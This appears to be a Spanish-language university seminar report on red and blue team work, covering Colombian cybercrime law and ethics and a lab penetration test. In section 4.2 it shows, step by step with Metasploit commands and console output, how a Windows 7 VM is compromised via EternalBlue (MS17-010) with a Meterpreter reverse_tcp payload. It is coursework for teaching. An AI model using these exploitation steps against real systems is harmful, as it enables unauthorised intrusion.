Capacidades técnicas, legales y de gestión para equipos blue team y red team

Alejandro Contreras Gómez

Asesor

Luis Fernando Zambrano Hernandez

Universidad Nacional Abierta y a Distancia - UNAD

Escuela de Ciencias Básicas, Tecnología e Ingenieria - ECBTI

Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team

Especialización en Seguridad Informática

Bogotá D.C., 2025

Resumen

El presente informe técnico consolida el proceso y los aprendizajes obtenidos durante el seminario especializado "Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team", en el marco de un periodo de prueba simulado en CyberFort Technologies. Se abordan de manera integral las capacidades técnicas, legales y de gestión inherentes a los equipos ofensivos (Red Team) y defensivos (Blue Team). El documento detalla el análisis del marco legal colombiano aplicable a la ciberseguridad (Gobierno de Colombia, 2009, 2012), la metodología y ejecución de pruebas de penetración, la evaluación de dilemas ético-legales (COPNIA, 2024), y la formulación de estrategias de contención y fortalecimiento de sistemas. Se evidencia la aplicación práctica de herramientas y técnicas específicas, como Nmap (Nmap.org, 2023) y Metasploit (Rapid7, 2023) para la identificación y explotación de vulnerabilidades (MS17-010), y se proponen medidas de robustecimiento basadas en marcos como CIS Benchmarks (Center for Internet Security, 2023) y el uso de soluciones SIEM. Este trabajo busca no solo reflejar las competencias desarrolladas, sino también ofrecer conclusiones y recomendaciones estratégicas orientadas a optimizar la postura de seguridad de una organización mediante la sinergia efectiva entre las operaciones de Red Team y Blue Team.

Palabras Clave: Ciberseguridad, Red Team, Blue Team, Pentesting, Marco Legal Colombiano, Ley 1273, MS17-010, EternalBlue, Contención de Ataques, Hardenización, SIEM, CIS Benchmarks, Ética Profesional, Gestión de Incidentes.

Abstract

This technical report consolidates the process and lessons learned during the specialized seminar "Strategic Cybersecurity Teams: Red Team & Blue Team," conducted within a simulated trial period at CyberFort Technologies. It comprehensively addresses the technical, legal, and management capabilities inherent to offensive (Red Team) and defensive (Blue Team) operations.

The document details the analysis of the Colombian legal framework applicable to cybersecurity (Government of Colombia, 2009, 2012), the methodology and execution of penetration tests, the evaluation of ethical-legal dilemmas (COPNIA, 2024), and the formulation of containment strategies and system hardening. It showcases the practical application of specific tools and techniques, such as Nmap (Nmap.org, 2023) and Metasploit (Rapid7, 2023) for identifying and exploiting vulnerabilities (e.g., MS17-010).

Furthermore, the report proposes strengthening measures based on frameworks like CIS Benchmarks (Center for Internet Security, 2023) and the implementation of SIEM solutions. This work aims not only to reflect the competencies developed but also to offer conclusions and strategic recommendations geared towards optimizing an organization's security posture through the effective synergy between Red Team and Blue Team operations.

Índice

Lista de Figuras

1 Introducción

En el panorama actual, donde las amenazas cibernéticas evolucionan a una velocidad vertiginosa, la capacidad de una organización para anticipar, detectar, responder y mitigar los riesgos de seguridad es más crítica que nunca. CyberFort Technologies, al buscar profesionales con una comprensión profunda de las dinámicas ofensivas y defensivas, reconoce la importancia de un enfoque holístico en ciberseguridad. Este informe técnico es el resultado de un proceso de evaluación diseñado para plasmar la aplicación práctica de conocimientos y habilidades en escenarios que simulan los desafíos reales a los que se enfrentan los equipos Red Team y Blue Team (Universidad Nacional Abierta y a Distancia, 2024).

El documento se estructura para seguir una progresión lógica, comenzando con el establecimiento de las bases legales y éticas que enmarcan cualquier actuación en ciberseguridad en el contexto colombiano. Posteriormente, se detallan las actividades realizadas desde la perspectiva de un Red Team, incluyendo la planificación y ejecución de una prueba de intrusión controlada para identificar y explotar vulnerabilidades. A continuación, se adopta el rol de un Blue Team para proponer estrategias de contención ante el ataque simulado y medidas de fortalecimiento para prevenir futuras incidencias.

A lo largo de este informe, se busca no solo describir las acciones llevadas a cabo, sino también analizar su significado, las herramientas empleadas y el impacto potencial, todo ello desde una perspectiva profesional y en tercera persona. El objetivo final es proporcionar a los analistas Seniors en Seguridad de CyberFort Technologies una visión clara de las competencias desarrolladas y ofrecer reflexiones que contribuyan al continuo fortalecimiento de las estrategias de ciberseguridad de la organización.

2 Glosario

- Blue Team: Equipo de ciberseguridad enfocado en la defensa de los sistemas y la respuesta a incidentes de seguridad. Su objetivo es proteger los activos de información de una organización.
- Buffer Overflow: Una vulnerabilidad de software que ocurre cuando un programa, al escribir datos en un búfer, sobrepasa la capacidad del mismo, sobrescribiendo ubicaciones de memoria adyacentes. Esto puede llevar a comportamientos erráticos, corrupción de datos o ejecución de código malicioso.
- CIS Benchmarks: Conjunto de guías de configuración y mejores prácticas, desarrolladas por consenso de expertos, para asegurar diversos sistemas tecnológicos (sistemas operativos, software de servidor, dispositivos de red, etc.) contra ciberamenazas (Center for Internet Security, 2023).
- COPNIA (Consejo Profesional Nacional de Ingeniería): Entidad pública en Colombia encargada de la inspección y vigilancia del ejercicio de la ingeniería, sus profesiones afines y sus profesiones auxiliares, y de expedir las matrículas profesionales (COPNIA, 2024).
- CSIRT (Computer Security Incident Response Team): Equipo especializado en la gestión y respuesta a incidentes de seguridad informática. Su función es coordinar la respuesta para minimizar el daño y restaurar los servicios.
- CVE (Common Vulnerabilities and Exposures): Un sistema de referencia estándar para vulnerabilidades de seguridad de la información conocidas públicamente. Cada vulnerabilidad tiene un identificador CVE único.

- EternalBlue: Nombre de un exploit desarrollado originalmente por la NSA que se aprovecha de la vulnerabilidad MS17-010 en implementaciones del protocolo SMBv1 de Microsoft Windows.
- Exploit: Un fragmento de software, datos o una secuencia de comandos que se aprovecha de un error o vulnerabilidad en un sistema informático o software para provocar un comportamiento no intencionado o imprevisto.
- Hardenización (Hardening): Proceso de asegurar un sistema mediante la reducción de su superficie de ataque. Esto incluye la eliminación de software innecesario, la desactivación de servicios no esenciales, la configuración de parámetros de seguridad y la aplicación de parches.
- Ley 1273 de 2009: Ley colombiana "Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos" - y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones" (Gobierno de Colombia, 2009).
- Ley 1581 de 2012: Ley colombiana "Por la cual se dictan disposiciones generales para la protección de datos personales" (Gobierno de Colombia, 2012).
- Metasploit Framework: Una plataforma de código abierto para el desarrollo, prueba y ejecución de exploits contra sistemas remotos. Es una herramienta ampliamente utilizada en pruebas de penetración (Rapid7, 2023).
- MS17-010: Identificador del boletín de seguridad de Microsoft que describe una vulnerabilidad crítica en el protocolo SMBv1, explotada por EternalBlue.

- Nmap (Network Mapper): Una utilidad de software libre y de código abierto para la exploración de redes y la auditoría de seguridad. Se utiliza para descubrir hosts y servicios en una red informática (Nmap.org, 2023).
- Pentesting (Pruebas de Penetración): Un ataque simulado autorizado contra un sistema informático para evaluar su seguridad. El objetivo es identificar tanto las debilidades (vulnerabilidades) como las fortalezas, permitiendo una evaluación completa del riesgo (Valencia, 2019).
- Red Team: Equipo de ciberseguridad que emula las tácticas, técnicas y procedimientos (TTPs) de adversarios reales para probar la efectividad de las defensas de una organización.
- SIEM (Security Information and Event Management): Tecnología que proporciona análisis en tiempo real de alertas de seguridad generadas por aplicaciones y hardware de red. Agrega y correlaciona datos de logs de múltiples fuentes.
- SMB (Server Message Block): Un protocolo de red para compartir archivos, impresoras y otros recursos entre nodos de una red. La versión 1 (SMBv1) es conocida por sus vulnerabilidades.
- Wazuh: Una plataforma de seguridad de código abierto y gratuita que funciona como un sistema de detección de intrusiones basado en host (HIDS), monitor de integridad de archivos (FIM), y solución SIEM/XDR.

3 Objetivos

3.1 Objetivo General

Presentar un informe técnico consolidado que evidencie las capacidades técnicas, legales y de gestión adquiridas en ciberseguridad, demostrando la aplicación práctica de estrategias de Red Team y Blue Team en escenarios simulados, con el fin de proponer mejoras a la postura de seguridad de CyberFort Technologies.

3.2 Objetivos Específicos

- Comprender el marco legal y ético colombiano (Ley 1273, Ley 1581, COPNIA) para la toma de decisiones profesionales frente a dilemas de ciberseguridad.
- Demostrar la habilidad para ejecutar una prueba de intrusión desde la perspectiva del Red Team, abarcando las fases de reconocimiento, identificación, explotación de vulnerabilidades críticas (como MS17-010) y post-explotación.
- Formular estrategias efectivas de contención y fortalecimiento desde la perspectiva del Blue Team para responder a incidentes de seguridad y prevenir su recurrencia, integrando herramientas y marcos de referencia estándar como CIS Benchmarks y SIEM.
- Elaborar conclusiones y recomendaciones fundamentadas que integren las perspectivas ofensiva y defensiva, orientadas a robustecer las estrategias globales de ciberseguridad de una organización.

4 Desarrollo del Informe

Este informe técnico consolida las actividades y aprendizajes de las etapas previas del seminario, reflejando el proceso de un experto en ciberseguridad en CyberFort Technologies. Se abordan las acciones desde las perspectivas de Blue Team, Red Team y los aspectos legales y éticos involucrados.

4.1 Contextualización: Fundamentos Legales, Éticos y Técnicos en Ciberseguridad (Síntesis Etapas 1 y 2)

Una actuación profesional en ciberseguridad se cimienta en un profundo conocimiento del entorno legal, los principios éticos y las bases técnicas.

4.1.1 Marco Normativo y Ético en Colombia:

Se realizó un análisis exhaustivo de la legislación colombiana pertinente. La Ley 1273 de 2009 fue un pilar central, detallando la tipificación de delitos informáticos como el acceso abusivo a sistemas, la interceptación de datos, el daño informático y el uso de software malicioso (Gobierno de Colombia, 2009). Complementariamente, la Ley Estatutaria 1581 de 2012 sobre protección de datos personales, y sus decretos reglamentarios, establecieron el marco para el tratamiento de la información personal, enfatizando principios como la legalidad, finalidad, libertad, veracidad, transparencia, acceso y circulación restringida, seguridad y confidencialidad (Gobierno de Colombia, 2012; Superintendencia de Industria y Comercio, 2015). Se consultaron también las políticas de seguridad y privacidad del MinTIC (2024a, 2024b). Desde la perspectiva ética, se consideró la Ley 842 de 2003 (Código de Ética Profesional para Ingenieros - COPNIA) (COPNIA, 2024). En la Etapa 2, se analizó un acuerdo de confidencialidad (Anexo 3) que presentaba cláusulas ilegales y antiéticas, como la obligación de no denunciar actividades delictivas. Se concluyó que

aceptar dicho acuerdo contravendría los deberes éticos fundamentales, como el de denunciar delitos (Art. 31, literal f, Ley 842) y actuar con rectitud y honestidad. La decisión profesional, basada en estos fundamentos, fue rechazar la oferta laboral asociada. Adicionalmente, el análisis del caso de ciberespionaje (Anexo 7) reforzó la necesidad de límites claros en auditorías, supervisión rigurosa y una cultura de integridad en las empresas de ciberseguridad.

4.1.2 Principios de Pruebas de Penetración y Configuración del Entorno:

Se adoptó una metodología estándar de pruebas de penetración (pentesting) (Zuluaga, 2017; Valencia, 2019), comprendiendo las fases de:

- Planeación: Definición de alcance, objetivos y autorización.
- Descubrimiento: Recopilación de información pasiva y activa (footprinting, escaneo con Nmap, enumeración de servicios).
- Ataque (Explotación): Intento de explotar vulnerabilidades identificadas (uso de Metasploit).
- Post-Explotación: Mantenimiento del acceso, escalada de privilegios y evaluación del impacto.
- Reporte: Documentación de hallazgos, riesgos y recomendaciones.
- Se identificaron herramientas clave como Nmap (Nmap.org, 2023), OpenVAS, Metasploit (Rapid7, 2023), ExploitDB y CVE. Para la ejecución práctica, se implementó un banco de trabajo en VirtualBox 7.16, configurando una máquina atacante (Parrot OS Security Edition) y una máquina víctima (Windows 7 SE2020-X64), asegurando la conectividad entre ambas para simular los escenarios de ataque y defensa.


4.2 Operaciones Ofensivas: Simulación Red Team (Síntesis Etapa 3)

Asumiendo el rol de Red Team, se procedió a investigar una alerta de seguridad en un sistema Windows 7, con el objetivo de identificar y explotar una vulnerabilidad para demostrar el impacto potencial.

4.2.1 Metodología de Ataque: Reconocimiento y Explotación (MS17-010):

- Reconocimiento: Se utilizó Nmap (nmap -sV 192.168.137.103) contra la máquina Windows 7 (Nmap.org, 2023). El escaneo identificó el puerto 445/tcp (microsoft-ds) abierto, asociado al servicio SMB, y sugirió que el sistema operativo era Windows 7. Esta información apuntó a la vulnerabilidad MS17-010 (EternalBlue) como un vector de ataque probable (MITRE, 2023; NIST, 2017).


  Figura 1. Uso Nmap.



  Nota. Autoría propia

- Validación de Vulnerabilidad: Dentro de Metasploit Framework (msfconsole) (Rapid7, 2023), se utilizó el módulo auxiliary/scanner/smb/smb_ms17_010 para confirmar la vulnerabilidad del objetivo. El resultado indicó que el host era "Likely VULNERABLE".


Figura 2. Búsqueda ms17-010



Nota: Autoría Propia

Selección de modulo auxiliary/scanner/smb/smb_ms17_010 y sus opciones.


Figura 3. Selección de modulo



Nota: Autoría Propia

Configuración de la IP del equipo para validar potencial del modulo.


Figura 4. Configuracion IP



Nota: Autoría Propia

Ejecución del escáner MS17-010.

Figura 5. Escáner MS17-010




Nota: Autoría Propia

El escáner de Metasploit ha determinado con alta probabilidad que la máquina objetivo Windows 7 es vulnerable a MS17-010 (EternalBlue).

- Explotación: Se realizó la búsqueda de un exploit funcional para la vulnerabilidad identificada.


Figura 6. Search MS17-010



Nota: Autoría Propia

Acorde al requerimiento de la actividad, se encuentra el exploit "exploit/windows/smb/ms17_010_eternalblue" el cual es comúnmente utilizado para la vulnerabilidad "EthernalBlue".

Figura 7. Seleccionar el Módulo de Exploit




Nota: Autoría Propia

Un exploit abre la puerta, pero el *payload* es lo que se ejecuta a través de ella. Para obtener control interactivo, usaremos un payload de Meterpreter (que es muy flexible para post-explotación) diseñado para Windows x64 (ya que el escáner


identificó el sistema como 64 bits). Un payload común es reverse_tcp, que hará que la máquina víctima se conecte de vuelta a nosotros.

Figura 8. Seleccionar un Payload



#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/shell_bind_aws_ssm		normal	No	Command Shell, Bind SSM (via AWS API)
2	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
3	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
4	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
5	payload/windows/x64/custom/bind_ipv6_tcp		normal	No	Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
6	payload/windows/x64/custom/bind_ipv6_tcp_uuid		normal	No	Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
7	payload/windows/x64/custom/bind_named_pipe		normal	No	Windows shellcode stage, Windows x64 Bind Named Pipe Stager
8	payload/windows/x64/custom/bind_tcp		normal	No	Windows shellcode stage, Windows x64 Bind TCP Stager
9	payload/windows/x64/custom/bind_tcp_rc4		normal	No	Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)
10	payload/windows/x64/custom/bind_tcp_uuid		normal	No	Windows shellcode stage, Bind TCP Stager with UUID Support (Windows x64)
11	payload/windows/x64/custom/reverse_http		normal	No	Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
12	payload/windows/x64/custom/reverse_https		normal	No	Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
13	payload/windows/x64/custom/reverse_named_pipe		normal	No	Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
14	payload/windows/x64/custom/reverse_tcp		normal	No	Windows shellcode stage, Windows x64 Reverse TCP Stager
15	payload/windows/x64/custom/reverse_tcp_rc4		normal	No	Windows shellcode stage, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
16	payload/windows/x64/custom/reverse_tcp_uuid		normal	No	Windows shellcode stage, Reverse TCP Stager with UUID Support (Windows x64)
17	payload/windows/x64/custom/reverse_winhttp		normal	No	Windows shellcode stage, Windows x64 Reverse HTTP Stager (winhttp)
18	payload/windows/x64/custom/reverse_winhttps		normal	No	Windows shellcode stage, Windows x64 Reverse HTTPS Stager (winhttp)
19	payload/windows/x64/exec		normal	No	Windows x64 Execute Command
20	payload/windows/x64/loadlibrary		normal	No	Windows x64 LoadLibrary Path
21	payload/windows/x64/messagebox		normal	No	Windows MessageBox x64
22	payload/windows/x64/meterpreter/bind_ipv6_tcp		normal	No	Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
23	payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid		normal	No	Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
24	payload/windows/x64/meterpreter/bind_named_pipe		normal	No	Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
25	payload/windows/x64/meterpreter/bind_tcp		normal	No	Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
26	payload/windows/x64/meterpreter/bind_tcp_rc4		normal	No	Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
27	payload/windows/x64/meterpreter/bind_tcp_uuid		normal	No	Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
28	payload/windows/x64/meterpreter/reverse_http		normal	No	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
29	payload/windows/x64/meterpreter/reverse_https		normal	No	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
30	payload/windows/x64/meterpreter/reverse_named_pipe		normal	No	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
31	payload/windows/x64/meterpreter/reverse_tcp		normal	No	Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
32	payload/windows/x64/meterpreter/reverse_tcp_rc4		normal	No	Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
33	payload/windows/x64/meterpreter/reverse_tcp_uuid		normal	No	Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)

Figura 9. Payload windows/x64/meterpreter/reverse_tcp




```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Nota: Autoría Propia

Se realiza un análisis de las opciones disponibles para la configuración adecuada.

Figura 10. Mostrar opciones para el payload




```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target mac
                                             hines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machine
                                             s.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.22     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Nota: Autoría Propia

Se realiza configuración final de los parámetros para el exploit como el RHOSTS (IP de la víctima) y LHOST (IP de la máquina atacante).

Figura 11. Configuración exploit



Nota: Autoría Propia


Se muestra en la figura 11, la culminación de un ataque exitoso utilizando el exploit EternalBlue a través de Metasploit. El atacante tiene ahora control total sobre el sistema comprometido.

4.2.2 Evidencia y Análisis del Compromiso:

Tras la explotación exitosa, se obtuvo una sesión de Meterpreter con privilegios NT AUTHORITY\SYSTEM en la máquina víctima. Esto representa el nivel más alto de acceso, otorgando control total sobre el sistema. Como Prueba de Concepto (PoC), se realizaron las siguientes acciones de post-explotación:

